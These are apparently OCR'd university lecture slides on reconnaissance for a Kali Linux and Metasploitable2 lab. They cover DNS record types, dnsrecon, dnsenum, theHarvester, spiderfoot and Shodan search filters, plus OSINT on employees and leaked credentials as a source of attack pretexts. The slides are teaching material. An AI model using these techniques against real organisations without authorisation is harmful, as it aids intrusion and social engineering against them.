



Reconnaissance and Exploitation Techniques

Prof. Federica Paci

Requirements

- Download Kali Linux VM
- Download Metasploitable2 VM
- Import the VMs into VirtualBox or another virtualization software
- Create a NAT network between the two machines

Information Gathering



DNS Analysis

Domain Names
Public IP Ranges
Email Servers
3rd Party Services


OSINT Analysis

Employee Information
Organization Information

Active Scanning

System names
Operating system
Open ports
TCP/UDP services

DNS Analysis



DNS Records

SOA

Start of Authority

NS

Nameserver

A

IPv4 Address

MX

Mail Exchange

CNAME

Canonical Name

TXT

Text

Tools for DNS Analysis: dnsrecon

- Dnsrecon main commands:
  - `dnsrecon –d <domain>` allows to retrieve dns records for the specified domain
  - `dnsrecon –D <dictionary of domain names> –d <domain>` looks for possible subdomains
  - `dnsrecon –v –d <domain>` allows to retrieve dns records for the specified domain
  - `dnsrecon –w –d` allows to run the whois command
  - `sudo dnsrecon –j <name of json file> -d <domain>` allows to save the output in a json file
- DnsEnum main commands
  - `dnsenum <domain>`

OSINT Analysis

OSINT Analysis - Employees

Usernames → Attacco ai meccanismi di autenticazione basati sulle password

Email addresses

Phone numbers

Social Network → ricavare informazioni dai profili software

OSINT Analysis - Organization

Location → Capire dove e come si loca l'obbiettivo

Business Records → storia dell'azienda per trovare pretesti per gli attacchi

Web site

Environment

OSINT Analysis - Organization

Tools

Public IP Addresses

Subdomains

Credentials → credenziali compromessi in altri attacchi

OSINT Analysis Tools - spiderfoot

- Check the IP address of the Kali Linux VM
  - `ifconfig`
- Main command
  - `spiderfoot -l <IPAddress Kali VM>:<Port>`
- Open the browser and navigate to `<IPAddress Kali VM>:<Port>`

OSINT Analysis - theHarverster

- `theHarvester – d <domain> -b <source> -l <num of results>`
  - -d option allows you to specify the domain
  - -b allows to specify the source from where you want to pull data
  - -l allows to specify the number of results to be returned

SHODAN

- Shodan crawls the internet 24/7 and retrieve information about devices with a public IP address
- The devices run different services that are described by the service **banner**
- Shodan interacts with the services and retrieves their banner
- Example:

```
{
    "data": "Moxa Nport Device
            Status: Authentication disabled
            Name: NP5232I_4728
            MAC: 00:90:e8:47:10:2d",
    "ip_str": "46.252.132.235",
    "port": 4800,
    "org": "SingTel Mobile",
    "location": {
        "country_code": "SG"
    }
}
```

Search syntax

- Go to https://www.shodan.io/
- Login into your account
- Go to the search bar
- If you want to search for servers you can type the following commands:
  - `apache`
  - `nginx`
  - `ubuntu`
  - `windows server`
- If you want to look for siemens just type `siemens`

Search filters

- Use search filters to refine results
  - `filtername:value`
  - `filtername:”value1 value2”`
  - `filtername1:value1 filtername2:value2`
- Common filters
  - `org` specify the organization to whom the device belongs
  - `city` the city where the device is located
  - `product`
  - `port`
  - `country`
  - `state`
- Exclude results based on filters

“-” filter prefix

Shodan command-line client


- Open a terminal in Kali Linux machine
